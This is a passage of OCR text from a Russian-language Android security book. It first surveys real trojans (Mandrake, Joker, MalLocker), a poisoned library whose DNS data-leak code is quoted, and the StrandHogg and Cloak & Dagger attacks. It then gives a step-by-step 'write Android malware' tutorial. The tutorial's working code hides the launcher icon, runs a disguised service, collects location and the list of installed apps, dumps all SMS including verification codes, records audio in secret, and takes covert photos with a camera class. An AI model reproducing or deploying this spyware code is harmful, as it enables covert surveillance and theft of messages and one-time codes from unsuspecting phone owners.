


Рис. 13.2. Схема работы трояна Rootnik

Mandrake

В 2020 году эксперты Bitdefender обнаружили в официальном магазине приложений для Android шпионскую малварь Mandrake, которая существовала в магазине как минимум с 2016 года.

Троян состоял из трех компонентов, первый из которых (дроппер) представлял собой вполне легитимное приложение с реальной функциональностью. Всего было обнаружено семь таких приложений: гороскоп, конвертер валют, сканер документов и другие. Создатели трояна следили за приложениями, реагировали на отзывы пользователей и даже выкладывали обновления с исправлением багов. У некоторых приложений были собственные сайты или страницы в Facebook.

Первое время после установки приложения оно просто работало. Но в определенный момент срабатывала функция дроппера, и он скачивал на устройство загрузчик. Затем пользователю показывалось сообщение об установке нового приложения под названием Android system. При этом и сам дроппер был способен удаленно включать Wi-Fi, собирать информацию об устройстве, скрывать свое присутствие от жертвы, автоматически устанавливать новые приложения и поддерживать коммуникацию с сервером C&C.

Загрузчик был ответственен за загрузку и установку непосредственно малвари Mandrake. После установки вредонос получал права сервиса Accessibility с помощью экранного оверлея с лицензионным соглашением, за которым пряталось окно получения прав (до Android 9), либо просто показывая сообщение о необходимости дать соответствующие права. Таким же образом осуществлялось отключение ограничений на фоновую работу (Ignore battery optimization) и установка вредоноса в качестве дефолтового приложения для управления SMS-сообщениями. Получив права Accessibility, Mandrake также мог получить права администратора, деактивировать Google Play Protect, получить разрешение на чтение уведомлений, журнала звонков, местоположения, контактов, запись экрана и другие.

Все эти полномочия открывали Mandrake широчайшие возможности: пересылка всех входящих SMS-сообщений на сервер злоумышленников; отправка сообщений; совершение звонков; кража информации из списка контактов; активация и отслеживание местоположения пользователя посредством GPS; хищение учетных данных Facebook и финансовой информации; запись экрана. Более того, Mandrake включал в себя VNC-сервер, позволяющий получить полный контроль над устройством удаленно. Также малварь осуществляла фишинговые атаки на приложения Coinbase, Amazon, Gmail, Google Chrome, приложения различных банков Австралии и Германии, сервис конвертации валют XE и PayPal.

Вредонос старательно избегал заражений в странах СНГ (Украина, Беларусь, Кыргызстан и Узбекистан), Африке и на Ближнем Востоке.

Joker

Joker можно назвать самой живучей малварью последних лет. Согласно опубликованному компанией Google отчету, начиная с 2017 года по 2020 год специалисты обнаружили в общей сложности около 1700 приложений, инфицированных вредоносом Joker (он же Bread). Как минимум одно такое семейство малвари были замечено специалистами CSIS Security Group и проникло в Google Play: 24 вредоносных приложения были загружены более 472 000 раз в сентябре 2019 года.

Изначально малварь была разработана для осуществления SMS-мошенничества, но с тех пор многое изменилось. Особенно после введения новой политики, ограничивающей использование `SEND_SMS`, а также повышения активности защиты Google Play Protect. Из-за этого новые версии Joker используют другой вид мошенничества: обманом заставляют своих жертв подписываться на различные виды контента или покупать его, оплачивая со счета мобильного телефона. Чтобы осуществлять

это без взаимодействия с пользователем, операторы малвари используют инъекции кликов, кастомные HTML-парсеры и SMS-ресиверы.

Со временем Joker эволюционировал настолько, что использовал практически все известные техники скрытия и обфускации, а в начале 2019 года в Google Play стали находить все больше вариантов Joker, часть компонентов которого была вынесена в нативный код.

В 2020 году эксперты компании Check Point сообщили, что вновь обнаружили Joker в официальном каталоге приложений. На этот раз троян скрывал вредоносный код (вредоносный исполняемый файл DEX, закодированный Base64) внутри файла манифеста в легитимных приложениях.

На этот раз атака Joker происходила в три этапа. Первый этап — подготовка полезной нагрузки. Операторы Joker заранее внедряли вредоносный код в файл манифеста, но загрузка непосредственного пейлоада происходила не сразу. Так, во время прохождения проверок Joker даже не пытался загружать вредоносную полезную нагрузку, что помогло операторам малвари в очередной раз обмануть средства защиты Google Play Store. Лишь после того, как механизмы безопасности в Google Play Store одобряли приложение, полезная нагрузка определялась и загружалась уже непосредственно на устройство жертвы.

В итоге новая вариация Joker могла загружать на устройство дополнительные вредоносные программы, которые тайно подписывали жертву на платные сервисы. В официальном каталоге Google было обнаружено 11 таких зараженных приложений, которые были удалены из Play Store до 30 апреля 2020 года.

MalLocker

Еще один долгоживущий вид малвари — MalLocker. Это вымогатель (ransomware), подразделяющийся на несколько подсемейств в зависимости от используемой техники блокирования устройства пользователя. Сотрудники отдела исследований вредоносных приложений Microsoft обнаружили новую разновидность этого зловреда, которая научилась блокировать устройство пользователя, показывая на нем сообщение о выкупе без использования экранных оверлеев, возможности которых Google серьезно ограничила в последних версиях Android.

Вместо оверлея зловред использует так называемое полноэкранное уведомление, используемое легитимным софтом для показа экрана звонка. Кроме текста (и других стандартных атрибутов) такое уведомление также содержит ссылку на активность (экран приложения), которая и будет показана, когда уведомление появится в системе (рис. 13.3).

Однако одиночный показ сообщения о выкупе был бесполезен, т. к. пользователь смог бы нажать кнопку «домой» или «назад» и просто закрыть его. Поэтому зловред использует еще один прием: перезапуск активности в методе `onUserLeaveHint()`.

Метод `onUserLeaveHint()` — это коллбек, который система вызывает перед тем, как активность исчезнет с экрана. Поэтому перезапуск активности в этом методе при-

водит к тому, что пользователь просто не может покинуть экран с сообщением о выкупе (стоит отметить, что в современных версиях Android этот прием не работает, т. к. система перезапускает активность не сразу).

Рис. 13.3. Безумное сообщение вымогателя

Сам экран с сообщением о выкупе при этом представляет собой обычный WebView с сообщением от якобы полиции о найденных на устройстве компрометирующих пользователя материалах. В коде также была найдена отключенная модель системы машинного обучения, которая, скорее всего, должна была использоваться для подгонки экрана сообщения под разрешение экрана устройства.

Еще одна интересная особенность зловреда — способ шифрования кода, а точнее, способ скрытия методов шифрования кода. В основном DEX-файле шифровальщика есть класс, содержащий методы для шифрования и расшифровки остальных частей приложения. На вход эти методы получают строку (которая на первый взгляд кажется ключом шифрования), а на выходе почему-то возвращают объект класса Intent (такие объекты в Android используются для отправки сообщений другим приложениям).

На самом деле входная строка — это просто мусор, а сам интент содержит поле `action`, в котором как раз и содержится адрес расшифрованных данных.

Вредоносные библиотеки

Вредоносными бывают не только приложения, но и библиотеки. Автор статьи A Confusing Dependency (**https://blog.autsoft.hu/a-confusing-dependency/**) рассказал поучительную историю о том, как можно незаметно для самого себя сделать собственное приложение вредоносным.

Все началось с того, что автор решил подключить к проекту библиотеку AndroidAudioRecorder (**https://github.com/adrielcafe/AndroidAudioRecorder**) и обнаружил, что сразу после старта приложение падает, выбрасывая исключение `java.lang.SecurityException: Permission denied (missing INTERNET permission?)`. Это означает, что приложение не может получить доступ к Интернету, т. к. отсутствует необходимое для этого разрешение.

Выходит, библиотеке для записи звука с микрофона почему-то нужен Интернет? Автор взглянул в код приложения и нашел в нем метод, отсылающий на удаленный сервер информацию о модели и производителе смартфона. В попытках разобраться, зачем разработчику популярной библиотеки вставлять в нее такой противоречивый код, он попытался найти такой же участок кода в официальном репозитории библиотеки и не нашел его (рис. 13.4).

```
private AndroidAudioRecorder(Activity activity) {
    this.activity = activity;
    Thread thread = new Thread() {
        @Override
        public void run() {
            try {
                InetAddress byName = InetAddress.getByName(new String(Base64.encode((Build.MODEL
                if(byName.isLoopbackAddress()) {
                    color = 0;
                }
            } catch (UnknownHostException e) {
                e.printStackTrace();
            }
        }
    };
    thread.start();
}
```

Рис. 13.4. Кусок зловредного кода

Причина оказалась в следующем. Существует репозиторий Java-пакетов jCenter (**https://bintray.com/bintray/jcenter**), привязанный к системе дистрибуции Bintray (**https://bintray.com/**). Android Studio использует jCenter как дефолтовый репозиторий для новых проектов: он уже включен в список репозиториев в `build.gradle` наряду с репозиторием Google. Однако многие разработчики предпочитают разме-

щать свои библиотеки в репозитории JitPack (**https://jitpack.io/**), который умеет автоматически генерировать и выкладывать в репозиторий библиотеки из GitHub (это удобно и просто).

Библиотека AndroidAudioRecorder также была выложена в JitPack, так что автор статьи перед ее использованием добавил JitPack в `build.gradle`. Но оказалось, что в jCenter тоже была выложена эта библиотека с внедренным в нее зловредным кодом. А т. к. jCenter в списке репозиториев идет первым, система сборки взяла библиотеку именно из него, а не из JitPack.

Один из способов решения этой проблемы — разместить jCenter в конце списка репозиториев в `build.gradle`.

Уязвимости, используемые троянами

Основная цель существования зловредных приложений — извлечение прибыли. Как мы выяснили из предыдущего раздела, прибыль можно получить разными и порой очень необычными способами:

- Отправка SMS на короткие номера. Перестало быть актуальным с выпуском Android 4.2, которая требует явного разрешения на указанное действие.
- Фишинг с подменой банковского приложения или веб-сайта банка. Первая задача может быть выполнена с помощью уязвимости StrandHogg (рассматривается далее) и скрытого получения прав сервиса Accessibility с помощью атаки Cloak & Dagger (рассматривается далее).
- Кража конфиденциальных данных, включая логины и пароли для входа в различные сервисы, переписки, письма, местоположение и т. д. Может использоваться для последующей продажи или выполнения фишинг-атак.
- Требование выкупа за расшифровку данных или разблокировку устройства. Без прав root для шифрования доступно только внешнее хранилище данных, в котором, кроме фотографий, ничего важного не хранится. Блокировка доступа к устройству может осуществляться либо с помощью прав администратора, которые можно вынудить пользователя дать под разными предлогами, либо с использованием различных приемов, таких как, например, постоянный возврат пользователя на домашний экран без возможности полноценно использовать смартфон.

В следующих разделах мы подробно рассмотрим многие из этих приемов.

StrandHogg — уязвимость с подменой приложений

В Android у активностей (экранов приложений) есть флаг `taskAffinity`. Он позволяет указать имя задачи (`task`), в стек активностей которой попадет указанное приложение. Это нужно для более тонкого управления стеками обратных переходов (когда пользователь нажимает кнопку «назад»). Но есть одна проблема: по умолчанию значение `taskAffinity` равно имени пакета приложения, а это значит, что в ряде случаев можно незаметно всунуть активность своего приложения в стек активностей

чужого. А если еще и указать флаг `allowTaskReparenting="true"`, эту активность можно передвинуть на самый верх и при следующем нажатии на значок целевого приложения она появится на экране первой (т. е. будет находиться на вершине стека).

Эксплуатация уязвимости требует, чтобы и зловредное приложение, и приложение-жертва были уже запущены. Последовательность действий пользователя должна быть такой: он запускает приложение-жертву, возвращается на Рабочий стол, затем запускает зловредное приложение, затем снова запускает приложение-жертву. В этот момент вместо холодного запуска Android активизирует самую «верхнюю» активность в стеке, а ею оказывается активность зловредного приложения.

Google отказывается исправлять уязвимость на протяжении нескольких лет. Просто потому, что это так называемый design flaw, т. е. ошибка проектирования, исправление которой сломает существующий софт. Но есть и кустарное решение. Достаточно указать `taskAffinity=""` в элементе `Application`, и все активности приложения станут неуязвимы к данной атаке.

Cloak & Dagger

Cloak & Dagger — целый класс атак на Android, осуществляемых с использованием легитимных API системы. Все они эксплуатируют разрешение `SYSTEM_ALERT_WINDOW` для обмана пользователя и получения дополнительных прав в системе, но фактически большинство атак включают в себя друг друга и уникальных остается всего две: Clickjacking и Invisible Grid Attack.

Атака Clickjacking обманом заставляет пользователя активировать сервис Accessibility, открывающий практически безграничные возможности в системе (можно программно нажимать на любые элементы интерфейса). Чтобы это сделать, в ходе атаки используется разрешение `SYSTEM_ALERT_WINDOW`, которое позволяет выводить элементы интерфейса поверх других приложений, т. е. реализовать такие вещи, как плавающие окна, меню, панели управления и т. д.

Создатели вирусов уже давно смекнули, что эту возможность можно использовать для перекрытия текущего окна на экране и обмана пользователя, поэтому с версией Android 5 Google выкатила защиту, которая проверяет, не был ли перекрыт какой-либо опасный для включения элемент интерфейса оверлеем, и отказывался его включить, если это так. Поэтому Cloak & Dagger вместо одного оверлея на весь экран создает несколько небольших и выкладывает их вокруг элемента управления, так что в результате защита не срабатывает (рис. 13.5).

Invisible Grid Attack позволяет реализовать кейлоггер, который будет перехватывать любые нажатия на виртуальной клавиатуре. Как и предыдущая атака, он использует разрешение `SYSTEM_ALERT_WINDOW`, но делает это куда более изощренным способом.

Чтобы понять эту атаку, нужно понять, как работает `SYSTEM_ALERT_WINDOW`. Это API, который позволяет создать графическое окно поверх другого окна (оверлей) с возможностью перехвата нажатий. Окно может быть прозрачным или заполненным цветом и элементами интерфейса, но одновременно может либо перехватывать на-

жатия пользователя, не пропуская их ниже, либо пропускать, не перехватывая. То есть нельзя просто нарисовать прозрачный оверлей поверх клавиатуры и «прослушать» все нажатия. Система разрешает либо полностью перехватить нажатия, чтобы они не дошли до реальной клавиатуры, либо пропустить их полностью без возможности узнать, куда конкретно нажал пользователь.




Рис. 13.5. Обход защиты на включение Accessablility Service с помощью 3–4 оверлеев

Но есть один нюанс: даже пропуская нажатия сквозь себя, оверелей позволяет узнать, нажал ли пользователь в область оверлея или за его пределы (флаг `FLAG_WINDOW_IS_OBSCURED`). В итоге можно создать слоеный пирог из оверлеев разного размера, разметить его поверх клавиатуры и определить факт нажатия на ту или иную кнопку путем просмотра состояния флагов всех оверлеев. Допустим, клавиатура состоит из двух клавиш: A и B. Создав два оверлея, один из которых перекрывает A, а второй B, можно точно узнать, куда нажал пользователь: если мимо оверлея A — значит, на клавишу B, если мимо оверлея B — на клавишу A.

Проблема с Cloak & Dagger состоит в том, что это недостаток дизайна Android, а не классическая уязвимость. Это значит, что, как и проблему StrandHogg, ее невозможно исправить, можно лишь минимизировать риски. Google сделала это в несколько шагов:

1. В Google Play теперь есть белый список приложений, которые могут получить разрешение `SYSTEM_ALERT_WINDOW` без необходимости его запрашивать (раньше все приложения из Google Play получали его автоматически).
2. Начиная с Android 8 оверлеи не могут перекрывать строку состояния, а сам оверлей можно быстро отключить в панели уведомлений. Это сделано для борь-

бы с вымогателями, показывающими поверх экрана оверлей, который нельзя никаким образом отключить.

3. Начиная с Android 10 приложения, установленные не из Google Play, лишаются разрешения на показ овелеев через 30 секунд после того, как приложение будет заверешено или перезапущено. Приложения из Google Play лишатся этого разрешения после перезагрузки.
4. В настройках Android теперь есть опция, полностью запрещающая использовать оверлеи поверх окна настроек (по умолчанию отключена).

Перекрытие диалогов запросов разрешений

Разрешение `SYSTEM_ALERT_WINDOW` можно использовать по-другому. Например, чтобы нарисовать поверх системного окна запроса полномочий, используемого приложениями для запроса прав на то или иное действие, свое собственное окно. В последний раз эта уязвимость была описана в статье «Подменяем Runtime permissions в Android» (**https://habr.com/ru/post/531668/**), ее автор даже написал библиотеку, позволяющую сделать это без лишних хлопот.

Google в курсе этой проблемы, и даже «исправила» ее сразу при появлении в Android системы запроса разрешений (Android 6.0), но уже в версии Android 7.0 отказалась от нее из-за многочисленных жалоб пользователей софта с функцией `SYSTEM_ALERT_WINDOW` (экранные фильтры, системы жестовой навигации, различные всплывающие меню и т. д.). Система просто блокировала возможность дать разрешение, если на экране находился оверлей.

ГЛАВА 14

Пишем вредоносную программу для Android

Итак, наша задача — разобраться, как работают современные зловредные приложения. А лучший способ это сделать — создать такое приложение самостоятельно. Как и боевой зловред, наш пример при желании сможет наблюдать за целевым устройством и передавать информацию о нем на сервер.

Возможности будут следующие:

- сбор информации о местоположении устройства;
- получение списка установленных приложений;
- получение SMS;
- запись аудио;
- съемка задней или фронтальной камерой.

Все это приложение будет отправлять на удаленный сервер, где мы сможем проанализировать результаты его работы.

> Современные Android-смартфоны могут блокировать работу трояна в фоне или запретить ему скрывать свою иконку. Решение этих проблем может быть весьма сложным, потому что производители используют различные несовместимые между собой механизмы энергосбережения и защиты устройства.

Каркас

По понятным причинам я не смогу привести полный код приложения в книге, поэтому некоторые задачи вам придется выполнить самостоятельно. Для этого потребуются кое-какие знания в разработке приложений для Android.

На первом этапе задача следующая: создать приложение с пустым (или просто безобидным) интерфейсом. Сразу после запуска приложение скроет свою иконку, запустит сервис и завершится (сервис при этом будет продолжать работать). Для начала создадим новое приложение, указав в манифесте следующие разрешения:

xml

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />
```

В `build.gradle` укажите `compileSdkVersion 22` и `targetSdkVersion 22`. Так мы избавим приложение от необходимости запрашивать разрешения во время работы. 22 — это Android 5.1, обязательный запрос разрешений появился в 23 — Android 6.0, но работать приложение будет в любой версии, с тем исключением, что начиная с Android 10 оно будет запрашивать все разрешения сразу после установки.

Создадим пустой Service. В метод `onStartCommand` сервиса добавим следующие строки:

java

```
override fun onStartCommand(intent: Intent?, flags: Int, startId: Int): Int {
    val notificationIntent = Intent(this, MainActivity::class.java)
    val pendingIntent = PendingIntent.getActivity(this, 0, notificationIntent, 0)
    val notification = NotificationCompat.Builder(this, "default")
        .setContentTitle(notificationTitle)
        .setContentText(input)
        .setSmallIcon(R.drawable.ic_icon)
        .setContentIntent(pendingIntent)
        .build()

    startForeground(1, notification)

    return START_NOT_STICKY
}
```

Это так называемый foreground service. В нем наш зловред будет выполнять основную работу. Foreground service будет виден в системе как постоянное уведомление, и с этим мало что можно сделать — Google запретила использование фоновых невидимых сервисов в Android 8. Единственный трюк, который мы можем применить, чтобы как-то скрыть наше присутствие, — сделать иконку (`R.drawable.ic_icon`) прозрачной.

Также нам нужна Activity. Так как зловред будет выполнять всю работу внутри сервиса, активность нужна нам просто для того, чтобы запустить сервис. Это можно сделать с помощью такого кода:

java

```
void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState)

    // Запускаем сервис
    startService(new Intent(this, MainService.class));

    // Отключаем Activity
    ComponentName cn = new ComponentName("com.example.app",
                                                    "com.example.app.MainActivity");
    pm.setComponentEnabledSetting(cn,
    PackageManager.COMPONENT_ENABLED_STATE_DISABLED, PackageManager.DONT_KILL_APP);
}
```

Этот код запустит сервис сразу после запуска приложения и отключит активность. Побочным эффектом последнего действия станет завершение приложения и исчезновение иконки из лаунчера. Сервис продолжит работу. Наконец, добавим описание сервиса и Activity в манифест (здесь и далее наше приложение будет называться `com.example.app`):

xml

```
<activity
    android:name="com.example.app.MainActivity"
    android:label="@string/app_name" >
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

<service
    android:name="com.example.app.MainService"
    android:enabled="true"
    android:exported="false">
</service>
```

Информация о местоположении

Теперь мы должны добавить в сервис код, который будет собирать интересующую нас информацию. Начнем с определения местоположения. В Android есть несколько способов получить текущие координаты устройства: GPS, по сотовым вышкам, по Wi-Fi-роутерам. И с каждым из них можно работать двумя способами: либо попросить систему определить текущее местоположение и вызвать по окончании операции наш коллбэк, либо спросить ОС о том, какие координаты были получены

в последний раз (например, в результате запросов на определение местоположения от других приложений).

В нашем случае второй способ намного удобнее. Он быстрый, абсолютно незаметен для пользователя (не приводит к появлению иконки спутника в строке состояния) и не расходует ресурсы аккумулятора. Кроме того, его очень просто использовать:

java

```
Location getLastLocation(Context context) {
    LocationManager lManager = (LocationManager)
context.getSystemService(Context.LOCATION_SERVICE);

    android.location.Location locationGPS =
                        lManager.getLastKnownLocation(LocationManager.GPS_PROVIDER);
    android.location.Location locationNet =
                    lManager.getLastKnownLocation(LocationManager.NETWORK_PROVIDER);

    long GPSLocationTime = 0;
    if (null != locationGPS) { GPSLocationTime = locationGPS.getTime(); }

    long NetLocationTime = 0;
    if (null != locationNet) { NetLocationTime = locationNet.getTime(); }

    Location loc;
    if ( 0 < GPSLocationTime - NetLocationTime ) {
        loc = locationGPS;
    } else {
        loc = locationNet;
    }

    if (loc != null) {
        return loc;
    } else {
        return null;
    }
}
```

Данная функция спрашивает систему о последних координатах, полученных с помощью определения местоположения по сотовым вышкам и по GPS, затем берет самые свежие данные и возвращает их в форме объекта Location. Далее можно извлечь широту и долготу и записать их в файл внутри приватного каталога нашего приложения:

java

```
Location loc = getLastKnownLocation(context)
String locationFile = context.getApplicationInfo().dataDir + "/location"
```

```
try {
    OutputStreamWriter outputStreamWriter = new
    OutputStreamWriter(context.openFileOutput(locationFile, Context.MODE_PRIVATE));
    outputStreamWriter.write(loc.getLatitude() + " " + loc.getLongitude);
    outputStreamWriter.close();
}
catch (IOException e) {}
```

Когда придет время отправлять данные на сервер, мы просто отдадим ему этот и другие файлы.

Список установленных приложений

Получить список установленных приложений еще проще:

java

```
void dumpApps(Context context) {
    String appsFile = context.getApplicationInfo().dataDir + "/apps"

    final PackageManager pm = context.getPackageManager();
    List<ApplicationInfo> packages =
                        pm.getInstalledApplications(PackageManager.GET_META_DATA);

    try {
        PrintWriter pw = Files.writeLines(appsFile);

        for (ApplicationInfo packageInfo : packages) {
            if (!isSystemPackage(packageInfo))
                pw.println(pm.getApplicationLabel(packageInfo) + ": " +
                                                        packageInfo.packageName);
        }

        pw.close();
    } catch (IOException e) {}
}

private boolean isSystemPackage(ApplicationInfo applicationInfo) {
    return ((applicationInfo.flags & ApplicationInfo.FLAG_SYSTEM) != 0);
}
```

Метод получает список всех приложений и сохраняет его в файл apps внутри приватного каталога приложения.

Дамп SMS

Эту задачу решить уже сложнее. Чтобы получить список всех сохраненных SMS, нам необходимо подключиться к БД и пройтись по ней в поисках нужных записей. Код, позволяющий дампнуть все SMS в файл, выглядит так:

java

```
void dumpSMS(Context context, String file, String box) {
    SimpleDateFormat formatter = new SimpleDateFormat("yyyy.MM.dd HH:mm:ss",
Locale.US);

    Cursor cursor = context.getContentResolver().query(Uri.parse("content://sms/" +
                                                    box), null, null, null, null);

    try {
        PrintWriter pw = Files.writeLines(file);

        if (cursor != null && cursor.moveToFirst()) {
            do {
                String address = null;
                String date = null;
                String body = null;

                for (int idx = 0; idx < cursor.getColumnCount(); idx++) {
                    switch (cursor.getColumnName(idx)) {
                        case "address":
                            address = cursor.getString(idx);
                            break;
                        case "date":
                            date = cursor.getString(idx);
                            break;
                        case "body":
                            body = cursor.getString(idx);
                    }
                }

                if (box.equals("inbox")) {
                    pw.println("From: " + address);
                } else {
                    pw.println("To: " + address);
                }

                String dateString = formatter.format(new Date(Long.valueOf(date)));

                pw.println("Date: " + dateString);
```

```
                if (body != null) {
                    pw.println("Body: " + body.replace('\n', ' '));
                } else {
                    pw.println("Body: ");
                }

                pw.println();
            } while (cursor.moveToNext());
        }
        pw.close();
        cursor.close();
    } catch (Exception e) {}
}
```

Использовать его следует так:

```
// Сохраняем список всех полученных SMS
String inboxFile = context.getApplicationInfo().dataDir + "/sms_inbox"
dumpSMS(context, inboxFile, "inbox");

// Сохраняем список отправленных SMS
String sentFile = context.getApplicationInfo().dataDir + "/sms_sent";
dumpSMS(context, sentFile, "sent");
```

Записи в файле будут выглядеть примерно так:

```
From: Google
Date: 2017.02.24 06:49:55
Body: G-732583 is your Google verification code.
```

Запись аудио

Записать аудио с микрофона можно с помощью API MediaRecorder. Достаточно передать ему параметры записи и запустить ее с помощью метода `start()`. Остановить запись можно с помощью метода `stop()`. Следующий код демонстрирует, как это сделать. В данном случае мы используем отдельный спящий поток, который просыпается по истечении заданного тайм-аута и останавливает запись:

java

```
void recordAudio(String file, final int time) {
    MediaRecorder recorder = new MediaRecorder();

    recorder.setAudioSource(MediaRecorder.AudioSource.MIC);
    recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);
    recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);
    recorder.setOutputFile(file);
```

```
    try {
        recorder.prepare();
    } catch (IOException e) {}

    recorder.start();

    Thread timer = new Thread(new Runnable() {
        @Override
        public void run() {
            try {
                Thread.sleep(time * 1000);
            } catch (InterruptedException e) {
                Log.d(TAG, "timer interrupted");
            } finally {
                recorder.stop();
                recorder.release();
            }
        }
    });

    timer.start();
}
```

Использовать его можно, например, так:

java

```
DateFormat formatter = new SimpleDateFormat("yyyy-MM-dd-HH-mm-ss", Locale.US);
Date date = new Date();

String filePrefix = context.getApplicationInfo().dataDir + "/audio-";

recordAudio(filePrefix + formatter.format(date) + ".3gp", 15);
```

Данный код сделает 15-секундную запись и поместит ее в файл `audio-ДАТА-И-ВРЕМЯ.3gp`.

Съемка

С камерой сложнее всего. Во-первых, по-хорошему необходимо уметь работать сразу с двумя API камеры: классическим и Camera2, который появился в Android 5.0 и стал основным в 7.0. Во-вторых, API Camera2 часто работает некорректно в Android 5.0 и даже в Android 5.1, к этому нужно быть готовым. В-третьих, Camera2 — сложный и запутанный API, основанный на коллбеках, которые вызываются в момент изменения состояния камеры. В-четвертых, ни в классическом

API камеры, ни в Camera2 нет средств для скрытой съемки. Они оба требуют показывать превью, и это ограничение придется обходить с помощью хаков.

Учитывая, что с Camera2 работать намного сложнее, а описание нюансов работы с камерой выходит за рамки этой книги, я просто приведу весь код класса для скрытой съемки. А вы можете либо использовать его как есть, либо попробовать разобраться с ним самостоятельно:

java

```
public class SilentCamera2 {
    private Context context;
    private CameraDevice device;
    private ImageReader imageReader;
    private CameraCaptureSession session;
    private SurfaceTexture surfaceTexture;
    private CameraCharacteristics characteristics;
    private Surface previewSurface;
    private CaptureRequest.Builder request;
    private Handler handler;

    private String photosDir;

    public SilentCamera2(Context context) {
        this.context = context;
    }

    private final CameraDevice.StateCallback mStateCallback =
            new CameraDevice.StateCallback() {
        @Override
        public void onOpened(CameraDevice cameraDevice) {
            device = cameraDevice;

            try {
                surfaceTexture = new SurfaceTexture(10);
                previewSurface = new Surface(surfaceTexture);

                List<Surface> surfaceList = new ArrayList<>();
                surfaceList.add(previewSurface);
                surfaceList.add(imageReader.getSurface());

                cameraDevice.createCaptureSession(surfaceList, mCaptureStateCallback,
                                                                        handler);
            } catch (Exception e) {
            }
        }
```

```
    @Override
    public void onDisconnected(CameraDevice cameraDevice) {

    }

    @Override
    public void onError(CameraDevice cameraDevice, int error) {

    }
};

